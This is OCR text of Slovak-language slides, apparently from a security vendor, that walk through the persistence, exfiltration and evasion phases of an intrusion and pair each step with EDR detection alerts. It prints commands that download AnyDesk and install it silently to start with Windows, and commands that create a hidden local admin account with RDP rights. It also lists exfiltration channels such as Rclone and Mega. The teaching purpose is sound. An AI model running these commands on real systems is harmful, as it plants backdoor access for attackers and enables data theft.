
## zaistenie si perzistencie

Digital Security
Progress. Protected.

# Cieľ fázy

inštalácia neidentifikovateľného softvéru ako zadných vrátok


budovanie “záložnej” infraštruktúry



# Neustále v kontakte!

- **Legitímne nástroje**
  - Anydesk
  - Atera
  - TightVNC …
- **RDP / tunelovanie siete**
  - Port-Forwarding
  - Využitie nepoužívaných portov
- **Vytváranie nových účtov**
  - Oprávnenia do RDP a lokálnych Admin skupín

**legitímne nástroje na vzdialenú správu sú ťažko zastaviteľné**



Administrator: Windows PowerShell
PS C:\Windows\system32> (New-Object System.Net.WebClient).DownloadFile("http://download.anydesk.com/AnyDesk.exe", "C:\ProgramData\AnyDesk.exe")
PS C:\Windows\system32> C:\ProgramData\AnyDesk.exe --install C:\ProgramData\AnyDesk --start-with-win --silent
PS C:\Windows\system32>
DETECTIONS (1)
SEVERITY
PRIORITY
RESOLVED
OCCURRED TIME
COMPUTER
EXECUTABLE
PROCESS NAME (ID)
COMMAND LINE
USERNAME
Rule
AnyDesk Remote Desktop silent install [D0443]
Sep 13, 2022, 10:47:21 PM
evilcorp1
anydesk.exe
anydesk.exe (3140)
--install C:\ProgramData\AnyDesk --start-with…
simpledomain\domainuser
powershell.exe (3440)
anydesk.exe (3140)
AnyDesk Remote Desktop silent install [D0443]

```
C:\Windows\system32>net user OldAdmin 1Q2w3E4r5T6y /add
The command completed successfully.


C:\Windows\system32>net localgroup "Remote Desktop Users" OldAdmin /add
The command completed successfully.


C:\Windows\system32>net localgroup Administrators OldAdmin /add
The command completed successfully.
```

| DETECTIONS (3) | SEVERITY | PRIORITY | RESOLVED | OCCURRED TIME | COMPUTER | EXECUTABLE | PROCESS NAME | COMMAND LINE | USERNAME |
|---|---|---|---|---|---|---|---|---|---|
| Rule User/group management from command line [B1003] | ⚠ | | | Sep 13, 2022, 11:08:29 PM | evilcorp1 | net1.exe | net1.exe (6552) | C:\Windows\system32\net1 localgroup Administra… | simpledomain\domainu |
| Rule User/group management from command line [B1003] | ⚠ | | | Sep 13, 2022, 11:07:52 PM | evilcorp1 | net1.exe | net1.exe (5704) | C:\Windows\system32\net1 localgroup "Remote De… | simpledomain\domainu |
| Rule User/group management from command line [B1003] | ⚠ | | | Sep 13, 2022, 11:06:46 PM | evilcorp1 | net1.exe | net1.exe (6824) | C:\Windows\system32\net1 user OldAdmin 1Q2w3E4… | simpledomain\domainu |



# Fáza 6 Exfiltrácia


## Exfiltrácia dát

Digital Security
Progress. Protected.

# Cieľ fázy

Nepozorovaný únik cenných údajov

Vytvorenie základu na vydieranie



# Kam s údajmi

- **Mega.nz (Cloud Storage allgemein)**
- **Rclone** (cmd Tool s napojenim na úložiská)
  - Port forwarding
  - Nepoužívané porty
- **FTP Clients**
  - FileZilla, Total Commander FTP
- **SCP Clients**
  - WinSCP (Open Source Secure Copy)

**Monitoring sieťe vie byť nápomocný**

# Fáza 7 Skrývanie


## vyhýbanie sa odhaleniu

Digital Security
Progress. Protected.

# Cieľ fázy

Získanie kontroly nad bezpečnostným softvérom a prípadne jeho vypnutie

